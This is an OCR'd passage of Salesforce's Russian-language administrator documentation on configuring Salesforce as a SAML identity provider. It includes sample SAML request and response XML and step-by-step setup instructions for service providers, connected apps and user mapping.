
- Настройка приложения

Использование поставщиков удостоверений и поставщиков услуг

Система Salesforce поддерживает:


- Вход, инициированный поставщиком удостоверений (система Salesforce выполняет вход в поставщика услуг при инициализации конечного пользователя)
- Вход, инициированный поставщиком услуг (поставщик услуг отправляет запрос в систему Salesforce на проверку подлинности пользователя при инициализации конечного пользователя)

Ниже описан типичный процесс входа в поставщика услуг при использовании системы Salesforce в качестве поставщика удостоверений.



1. Пользователь пытается получить доступ к поставщику услуг, заданному в системе Salesforce.
2. Система Salesforce отправляет ответ SAML поставщику услуг.
3. Поставщик услуг идентифицирует пользователя и проверяет подлинность сертификата.
4. Идентифицированный пользователь выполняет вход в поставщика услуг.

Ниже описан типичный процесс инициирования входа поставщиком услуг и использования системы Salesforce для идентификации пользователя.



1. Поставщик услуг отправляет действительный запрос SAML. Конечная точка создается автоматически при определении поставщика услуг — «Конечная точка `POST`, инициированная поставщиком услуг».
2. Система Salesforce идентифицирует пользователя, добавленного в запрос SAML.

```
<samlp:AuthnRequest ID="bndkmeemcaamihajeloilkagfdliilbhjjnmlmfo" Version="2.0"
   IssueInstant="2010-05-24T22:57:19Z"
   ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST"
   ProviderName="google.com" IsPassive="false"
   AssertionConsumerServiceURL="https://www.google.com/a/resp.info/acs">
   <saml:Issuer>google.com</saml:Issuer>
   <samlp:NameIDPolicy AllowCreate="true"
   Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"/>
</samlp:AuthnRequest>
```

   Сертификат, добавленный как часть определения, проверяется системой Salesforce на подлинность.

   Прим.: Если сертификат включается в определение поставщика услуг, а запрос SAML сертификата не содержит, запрос не выполняется. Пользователь не выполнил вход при помощи Salesforce. Если определение не содержит сертификата, то запрос, содержащий сигнатуру, выполняется при корректной идентификации пользователя.

3. Пользователю предлагается выполнить вход в систему Salesforce.

4. Система Salesforce отправляет ответ SAML поставщику услуг.
5. Поставщик услуг проверяет подлинность ответа SAML, отправленного системой Salesforce. Пользователь, прошедший проверку подлинности, входит в систему поставщика услуг. Кроме того, пользователь также выполнил вход в систему Salesforce.

   Важное замечание: Система Salesforce не поддерживает функцию автоматического выхода пользователя из системы Salesforce при выходе из поставщика услуг.

Ниже приведен пример ответа SAML, отправленного системой Salesforce. Эта информация должна быть известна поставщику услуг.

```
<samlp:Response Destination="https://login-blitz03.soma.salesforce.com/
?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"
  ID="_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091"
  InResponseTo="_2INwHuINDJTvjo8ohcM.Fpw_uLukYi0WArVx2IJD569kZYL
    osBwuiaSbzzxOPQjDtfw52tJB10VfgPW2p5g7Nlv5k1QDzR0EJYGgn0d0z8
    CIiUOY31YBdk7gwEkTygiK_lb46IO1fzBFoaRTzwvf1JN4qnkGttw3J6L4b
    opRI8hSQmCumM_Cvn3DHZVN.KtrzzOAflcMFSCY.bj1wvruSGQCooTRSSQ"
  IssueInstant="2010-11-23T01:46:41.091Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
>identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<ds:Signature>
–
<ds:SignedInfo>
<ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
<ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
–
<ds:Reference URI="#_0f551f9288c8b76f21c3d4d15c9cd1df1290476801091">
–
<ds:Transforms>
<ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
–
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
<ec:InclusiveNamespaces PrefixList="ds saml samlp xs"/>
</ds:Transform>
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
<ds:DigestValue>4NVTbQ2WavD+ZBiyQ7ufc8EhtZw=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
–
<ds:SignatureValue>

eqrkFxNlJRCT4VQ7tt7wKZGK7oLCCCa4gV/HNcL03RoKbSXIcwU2CAqW0qTSj25FqhRe2fOwAYa5
xFWat7Fw2bbncU+/nnuVNZut8HEEQoHiQA/Jrh7XB4CNlOpM1QRvgB5Dtdkj/0lI4h3X3TFix57B
sgZJGbb5PWEqSH3ZAl+NPvW9nNtYQIFyCTe9+cw2BhCxFgSWfP3/kIYHSM2gbIy27CrRrFS1lAqP
hKSLaH+ntH1E09gp78RSyJ2WKFGJU22sE9RJSZwdVw3VGG06Z6RpSjPJtaREELhhIBWTHNoF+VvJ
2Hbexjew6CO08lXRDe8dbrrPIRK/qzHZYf1H0g==
</ds:SignatureValue>
–
<ds:KeyInfo>
–
```

```
<ds:X509Data>
–
<ds:X509Certificate>
MIIEbjCCA1agAwIBAgIOASh04QulAAAAAClXs7MwDQYJKoZIhvcNAQEFBQAwfTEVMBMGA1UEAwwM
SWRlbnRpdHkgT3JnMRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9y
Y2UuY29tMRYwFAYDVQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNB
MB4XDTEwMDUwNzIyMjcwNVoXDTEyMDUwNjIyMjcwNVowfTEVMBMGA1UEAwwMSWRlbnRpdHkgT3Jn
MRgwFgYDVQQLDA8wMEREMDAwMDAwMEZIOGwxFzAVBgNVBAoMDlNhbGVzZm9yY2UuY29tMRYwFAYD
VQQHDA1TYW4gRnJhbmNpc2NvMQswCQYDVQQIDAJDQTEMMAoGA1UEBhMDVVNBMIIBIjANBgkqhkiG
9w0BAQEFAAOCAQ8AMIIBCgKCAQEAyM4/sjoaizbnWTDjt9mGht2fDGxnLCWGMJ+D+9NWXD5wM15N
SFEcflpI9W4makcCGvoac+CVbPTmOUzOsCQzu7iGkLeMMpngf2XqllnJgl4ejuH8socNrDtltaMk
hC08KAmli3Wm/okllqSjVOl8H52jtbvm6HkvLVj2NDLRY6kUejVZMGjGwV5E0FJliwgIip4sCchl
dkahbNjbikiiv1MAs8xHbtBt3wnKZWJq3JtS0va1sazUVmEwGDlVW43QPF0S7eV3IJFFhyCPV8yF
N3k0wCkCVBWoknwkMA8CbD+p6qNBVmvh3F3IaW2oym/1eSvtMLNtrPJeZzssqDYqgQIDAQABo4Hr
MIHoMB0GA1UdDgQWBBTYSVEZ9r8Q8T2rbZxPFfPYPZKWITCBtQYDVR0jBIGtMIGqgBTYSVEZ9r8Q
8T2rbZxPFfPYPZKWIaGBgaR/MH0xFTATBgNVBAMMDElkZW50aXR5IE9yZzEYMBYGA1UECwwPMDBE
RDAwMDAwMDBGSDhsMRcwFQYDVQQKDA5TYWxlc2ZvcmNlLmNvbTEWMBQGA1UEBwwNU2FuIEZyYW5j
aXNjbzELMAkGA1UECAwCQ0ExDDAKBgNVBAYTA1VTQYIOASh04QupAAAAAClXs7MwDwYDVR0TAQH/
BAUwAwEB/zANBgkqhkiG9w0BAQUFAAOCAQEANaO5Tqcc56E6Jv8itwjtbPvR+WHEMnZgQ9cCPF5Q
VACd5v7I/srx4ZJt/ZO4RZkmX1FXla0M7JGOu63eELHYG1DxT1SpGmpOL7xfBn7QUoh8Rmpp3BZC
WCPIcVQHLs1LushsrpbWu+85tgzlVN4sFVBl8F9rohhbM1dMOUAksoQgM3avcZ2vkugKhX40vIuf
Gw4wXZe4TBCfQay+eDONYhYnmlxVV+dJyHheENOYfVqlau8RMNhRNmhXlGxXNQyU3kpMaTxOux8F
DyOjc5YPoe6PYQ0C/mC77ipnjJAjwm+Gw+heK/9NQ7fIonDObbfu2rOmudtcKG74IDwkZL8HjA==
</ds:X509Certificate>
</ds:X509Data>
</ds:KeyInfo>
</ds:Signature>
–
<samlp:Status>
<samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>
–
<saml:Assertion ID="_e700bf9b25a5aebdb9495fe40332ef081290476801092"
IssueInstant="2010-11-23T01:46:41.092Z" Version="2.0">
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">identityorg.blitz03.blitz.salesforce.com</saml:Issuer>
–
<saml:Subject>
<saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">charliemortimore@gmail.com</saml:NameID>
–
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2010-11-23T01:51:41.093Z"
Recipient="https://login-blitz03.soma.salesforce.com/?saml=MgoTx78aEPa2r1BHKCHmlfUKhH2mkDrXOjmYcjHG_qNDbsRM_6ZAo.wvGk"/>
</saml:SubjectConfirmation>
</saml:Subject>
–
<saml:Conditions NotBefore="2010-11-23T01:46:41.093Z"
NotOnOrAfter="2010-11-23T01:51:41.093Z">
–
<saml:AudienceRestriction>
<saml:Audience>https://childorgb.blitz03.blitz.salesforce.com</saml:Audience>
</saml:AudienceRestriction>
```

```
</saml:Conditions>
–
<saml:AuthnStatement AuthnInstant="2010-11-23T01:46:41.092Z">
–
<saml:AuthnContext>
<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
–
<saml:AttributeStatement>
–
<saml:Attribute Name="userId"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">005D0000001Ayzh</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="username"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">admin@identity.org</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="email"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">cmortimore@salesforce.com</saml:AttributeValue>
</saml:Attribute>
–
<saml:Attribute Name="is_portal_user"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
<saml:AttributeValue xsi:type="xs:anyType">false</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

Включение Salesforce в качестве поставщика удостоверений

Просмотр сведений о поставщике удостоверений

Предварительные требования для определения поставщиков услуг

Перед определением поставщика услуг в Salesforce выполните следующие шаги для установки поставщика удостоверений и предоставьте сведения о конфигурации вашему поставщику.

Определение поставщиков услуг как связанных приложений SAML

Сопоставление пользователей Salesforce с пользователями приложения

Просмотр сведений о поставщике услуг

Включение поставщиков удостоверений и определение поставщиков услуг для порталов и сайтов

Использование журнала событий поставщика удостоверений

Примеры использования поставщиков удостоверений и поставщиков услуг

СМ. ТАКЖЕ:

Включение Salesforce в качестве поставщика удостоверений
Просмотр сведений о поставщике удостоверений
Предварительные требования для определения поставщиков услуг
Определение поставщиков услуг как связанных приложений SAML
Сопоставление пользователей Salesforce с пользователями приложения
Просмотр сведений о поставщике услуг
Включение поставщиков удостоверений и определение поставщиков услуг для порталов и сайтов
Примеры использования поставщиков удостоверений и поставщиков услуг

Включение Salesforce в качестве поставщика удостоверений

Чтобы включить систему Salesforce в качестве поставщика удостоверений, выполните указанные ниже действия.

1. Настройте домен посредством функции «Мой домен» и разверните его для всех пользователей.
2. Введите строку *«Поставщик удостоверений»* в поле «Быстрый поиск», выберите параметр **«Поставщик удостоверений»** и щелкните **«Включить поставщика удостоверений»**.
3. По умолчанию поставщик удостоверений Salesforce использует автоматически созданный сертификат с алгоритмом подписи SHA-256, подписываемый самостоятельно. В противном случае выберите нужный сертификат для безопасного подключения к другим службам.

   Чтобы использовать сертификат, подписываемый центром сертификации, взамен сертификата, подписываемого самостоятельно, выполните указанные ниже действия.

   a. Создайте и импортируйте новый сертификат, подписываемый центром сертификации. Дополнительную информацию см. в разделе «Сертификаты и ключи».
   b. Введите строку *«Поставщик удостоверений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Поставщик удостоверений»**.
   c. Нажмите кнопку **«Правка»** и выберите сертификат, подписываемый центром сертификации.
   d. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- Настройка приложения

После включения системы Salesforce в качестве поставщика удостоверений рекомендуем определить поставщиков услуг путем создания связанных приложений (введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Приложения»**).

СМ. ТАКЖЕ:

- Поставщики удостоверений и поставщики услуг
- Автоматические создание сертификатов, подписываемых самостоятельно
- Создание связанного приложения

Просмотр сведений о поставщике удостоверений

После подключения поставщика удостоверений для организации можно просматривать сведения путем ввода строки *«Поставщик удостоверений»* в поле «Быстрый поиск» в меню «Настройка» при выборе пункта **«Поставщик удостоверений»**. Данные сведения (например, поле «Отправитель») могут потребоваться поставщику услуг.

Ниже перечислены действия, доступные на данной странице.

- Чтобы изменить сертификат, связанный с поставщиком удостоверений, нажмите кнопку **«Правка»**.

  Внимание: Изменение сертификата может инициировать отмену доступа к внешним приложениям. Возможно, проверка сведений о новом сертификате потребует обновления всех текущих приложений.

- Чтобы отключить поставщика удостоверений, нажмите кнопку **«Отключить»**.

  Внимание: Отключение поставщика удостоверений блокирует доступ пользователей к внешним приложениям.

- Чтобы загрузить сертификат, связанный с поставщиком удостоверений, нажмите кнопку **«Загрузить сертификат»**. Данные сведения могут использоваться поставщиком услуг для подключения к системе Salesforce.
- Чтобы загрузить метаданные, связанные с поставщиком удостоверений, нажмите кнопку **«Загрузить метаданные»**. Данные сведения могут использоваться поставщиком услуг для подключения к системе Salesforce.
- Чтобы просмотреть URL-адреса сведений о поставщике проверки подлинности SAML для настраиваемого домена и каждого сообщества, воспользуйтесь разделом «Конечные точки обнаружения метаданных SAML». Данные URL-адреса могут использоваться поставщиком услуг для настройки единой регистрации с целью подключения к системе Salesforce.
  - Salesforce Identity: URL-адрес метаданных поставщика удостоверений для настраиваемого домена в функции «Мой домен».
  - *[Имя сообщества]* Community Identity: URL-адрес метаданных поставщика удостоверений для названного сообщества.
- Чтобы изменить определение, щелкните ссылку **«Правка»** напротив имени текущего поставщика услуг в разделе «Поставщики услуг». Чтобы добавить или удалить профили, которым предоставляется доступ к данному поставщику услуг, щелкните ссылку **«Профили»**. Чтобы удалить поставщика услуг, щелкните ссылку **«Удал.»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- Настройка приложения

Прим.: Чтобы определить нового поставщика услуг, введите строку *«Приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Приложения»** и создайте новое связанное приложение с поддержкой SAML.

СМ. ТАКЖЕ:

Поставщики удостоверений и поставщики услуг

Предварительные требования для определения поставщиков услуг

Перед определением поставщика услуг в Salesforce выполните следующие шаги для установки поставщика удостоверений и предоставьте сведения о конфигурации вашему поставщику.

1. Включите систему Salesforce в качестве поставщика удостоверений.
2. Сообщите поставщику услуг о конфигурации системы Salesforce в качестве поставщика удостоверений. Данные сведения доступны в качестве метаданных, которые могут быть загружены и переданы поставщику услуг. Введите строку *«Поставщик удостоверений»* в поле «Быстрый поиск» меню «Настройка» и выберите **«Поставщик удостоверений»**, **«Загрузить метаданные»**.

   Если поставщик услуг поддерживает вместо метаданных сертификаты, можно загрузить сертификат. Введите строку *«Поставщик удостоверений»* в поле «Быстрый поиск» меню «Настройка», выберите параметр **«Поставщик удостоверений»** и щелкните **«Загрузить сертификат»**.
3. Получите указанные ниже данные от поставщика услуг.
   - URL-адрес ACS
   - код объекта;
   - Тип темы: определяет соответствие темы ответа SAML от системы Salesforce (в качестве поставщика удостоверений) и кода интегрирования или имени пользователя Salesforce
   - Сертификат безопасности: требуется только для входа поставщика услуг в систему Salesforce и подписывания запросов SAML

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:
- Настройка приложения

СМ. ТАКЖЕ:

Поставщики удостоверений и поставщики услуг

Определение поставщиков услуг как связанных приложений SAML

1. Выполните предварительные требования.
2. Введите строку *«Приложения»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Приложения»**.
3. Нажмите кнопку **«Создать»** в разделе «Связанные приложения».
4. Заполните обязательные поля в разделе «Основные сведения».
5. Установите флажок **«Включить SAML»** в области «Параметры веб-приложения» и заполните указанные ниже поля.

   Код объекта

   Данное значение предоставляется поставщиком услуг. Каждый код объекта, используемый организацией, должен быть уникальным. Если поставщик услуг используется для доступа к нескольким приложениям, рекомендуем определить поставщика услуг только один раз, а затем использовать параметр `RelayState` для добавления значений URL-адреса, используемых для переадресации вошедшего пользователя в нужное приложение.

   URL-адрес ACS

   URL-адрес для обслуживания пользователя утверждения, получаемый от поставщика услуг SAML.

   Тип темы

   Выбор поля, определяющего подлинность пользователя для приложения. Доступные значения: имя пользователя, код интегрирования, код пользователя, настраиваемый атрибут или алгоритмически вычисляемый постоянный код. Настраиваемым атрибутом может быть любое настраиваемое поле, добавленное в объект «Пользователь», при условии, что оно соответствует одному из следующих типов данных: «Эл. почта», «Текст», «URL-адрес» или «Формула» (с типом возврата «Текст»). Если поле **«Тип темы»** содержит значение «Настраиваемый атрибут», то система Salesforce отображает поле **«Настраиваемый атрибут»** со списком доступных настраиваемых полей объекта «Пользователь».

   Формат кода имени

   Выбор атрибута «Формат», отправленного в сообщениях SAML. По умолчанию задано значение «Не указано». В зависимости от поставщика услуг SAML, данное поле может содержать адрес эл. почты, постоянный или временный код.

   Отправитель

   По умолчанию используется стандартный отправитель для поставщика удостоверений (функция «Мой домен» организации). При необходимости укажите другое значение, требуемое поставщиком услуг SAML.

6. При необходимости заполните поля ниже.

   Начальный URL-адрес

   Данное поле переадресовывает пользователей, запустивших приложение, в конкретную область. Начальный URL-адрес может быть абсолютным (например, `https://na1.salesforce.com/001/o`) или соответствовать ссылке на имя приложения (например, `https://customer.goodApp.com` для GoodApp). Заполнение поля «Начальный URL-адрес» инициирует добавление приложения в меню приложений Force.com и средство запуска приложений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- «Настройка приложения»

Проверить подписи запроса

При наличии сертификата безопасности, предоставленного поставщиком услуг, выберите «Проверить подписи запроса». Найдите сертификат в системе. Данное действие является обязательным при использовании поставщика услуг для входа в систему Salesforce и подписании поставщиком услуг запросов SAML.

Важное замечание: При наличии загруженного сертификата все запросы SAML должны быть подписаны. При отсутствии загруженного сертификата принимаются все запросы SAML.

Зашифровать ответ SAML

Чтобы загрузить сертификат и выбрать метод шифрования утверждения, выберите «Зашифровать ответ SAML». Допустимые значения алгоритма шифрования: «AES-128» (ключ длиною 128 бит). «AES-256» (ключ длиною 256 бит) и «Triple-DES» (тройной алгоритм шифрования данных).

7. Нажмите кнопку **«Сохранить»**.

Чтобы авторизовать пользователей для данного приложения SAML, выполните указанные ниже действия.

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Связанные приложения».
2. Щелкните по имени приложения.
3. Выберите нужные профили и/или наборы полномочий.

СМ. ТАКЖЕ:

Поставщики удостоверений и поставщики услуг

Настраиваемые поля

Сопоставление пользователей Salesforce с пользователями приложения

Если поле определения поставщика услуг «Тип темы» содержит значение «Код интегрирования», то пользователь Salesforce должен быть соотнесен с именем пользователя, которое используется для входа в поставщика услуг.

Чтобы соотнести пользователя Salesforce с пользователем приложения, выполните указанные ниже действия.

1. В меню «Настройка» введите *«Пользователи»* в поле «Быстрый поиск», затем выберите **«Пользователи»**. Щелкните **«Изменить»** для каждого пользователя, которого нужно сопоставить.
2. Введите нужное имя пользователя в поле «Код интегрирования» раздела «Сведения о единой регистрации».
3. Нажмите кнопку **«Сохранить»**.

Совет: Для обновления большого количества профилей или наборов полномочий рекомендуем использовать интерфейс SOAP API. См. *Руководство разработчика SOAP API*.

СМ. ТАКЖЕ:

Поставщики удостоверений и поставщики услуг

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- Настройка приложения

Просмотр сведений о поставщике услуг

Чтобы просмотреть сведения о поставщике услуг, заданном для организации путем создания связанного приложения SAML, введите *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка», а затем выберите **«Связанные приложения»** и щелкните по имени нужного приложения. При необходимости данные (например, «Конечная точка `POST`, инициированная поставщиком услуг» и «Конечная точка переадресации, инициированная поставщиком услуг») могут быть переданы поставщикам услуг.

Ниже перечислены действия, доступные на данной странице.

- Чтобы изменить значения определения поставщика услуг, нажмите кнопку **«Правка»**.
- Чтобы удалить определение поставщика услуг, нажмите кнопку **«Удалить»**.

  Внимание: Удаление определения инициирует отмену доступа к соответствующему поставщику услуг.

- Чтобы изменить профили, которым предоставляется доступ к данному поставщику услуг, нажмите кнопку **«Доступ профиля»**.

СМ. ТАКЖЕ:

Поставщики удостоверений и поставщики услуг

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- Настройка приложения

Включение поставщиков удостоверений и определение поставщиков услуг для порталов и сайтов

Ниже перечислены рекомендации по включению поставщиков удостоверений и определению поставщиков услуг для Force.com Sites, клиентских и партнерских порталов.

- При определении поставщика услуг: если поле «Тип темы» содержит значение «Имя пользователя», то код организации Salesforce добавляется перед именем пользователя в утверждении SAML. Например, пользователю `jDeoint@WFC.com` соответствует тема `00DE0000000FFLT@jDeoint@WFC.com`. Если поле «Тип темы» содержит значение «Код интегрирования», то система использует точный код интегрирования.
- Атрибут `is_portal_user`, добавленный в утверждение SAML, созданное системой Salesforce, содержит значения. Данный пример может быть предоставлен поставщику услуг.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- Настройка приложения

```
<saml:Attribute Name="is_portal_user"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
```

```
      <saml:AttributeValue
         xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">true
      </saml:AttributeValue>
</saml:Attribute>
```

СМ. ТАКЖЕ:

Поставщики удостоверений и поставщики услуг

Использование журнала событий поставщика удостоверений

Журнал событий поставщика удостоверений регистрирует ошибки и успехи входящих запросов на проверку подлинности SAML, отправленных другим поставщиком приложений, а также исходящих ответов SAML, если система Salesforce выступает в качестве поставщика удостоверений. Чтобы просмотреть журнал событий поставщика удостоверений, введите строку *«Журнал событий поставщика удостоверений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Журнал событий поставщика удостоверений»**. Журнал позволяет просматривать успехи, ошибки или оба типа событий. Журнал позволяет просматривать последние 50 событий в пользовательском интерфейсе. Чтобы просмотреть дополнительные события, рекомендуем создать отчет.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения и изменения поставщиков удостоверений и поставщиков услуг:

- Настройка приложения

Примеры использования поставщиков удостоверений и поставщиков услуг

Данный раздел содержит два примера по настройке системы Salesforce в качестве поставщика удостоверений и настройке двух разных поставщиков услуг.

- Google Apps: описание входа, инициированного поставщиком услуг.
- Salesforce: описание входа, инициированного поставщиком удостоверений.
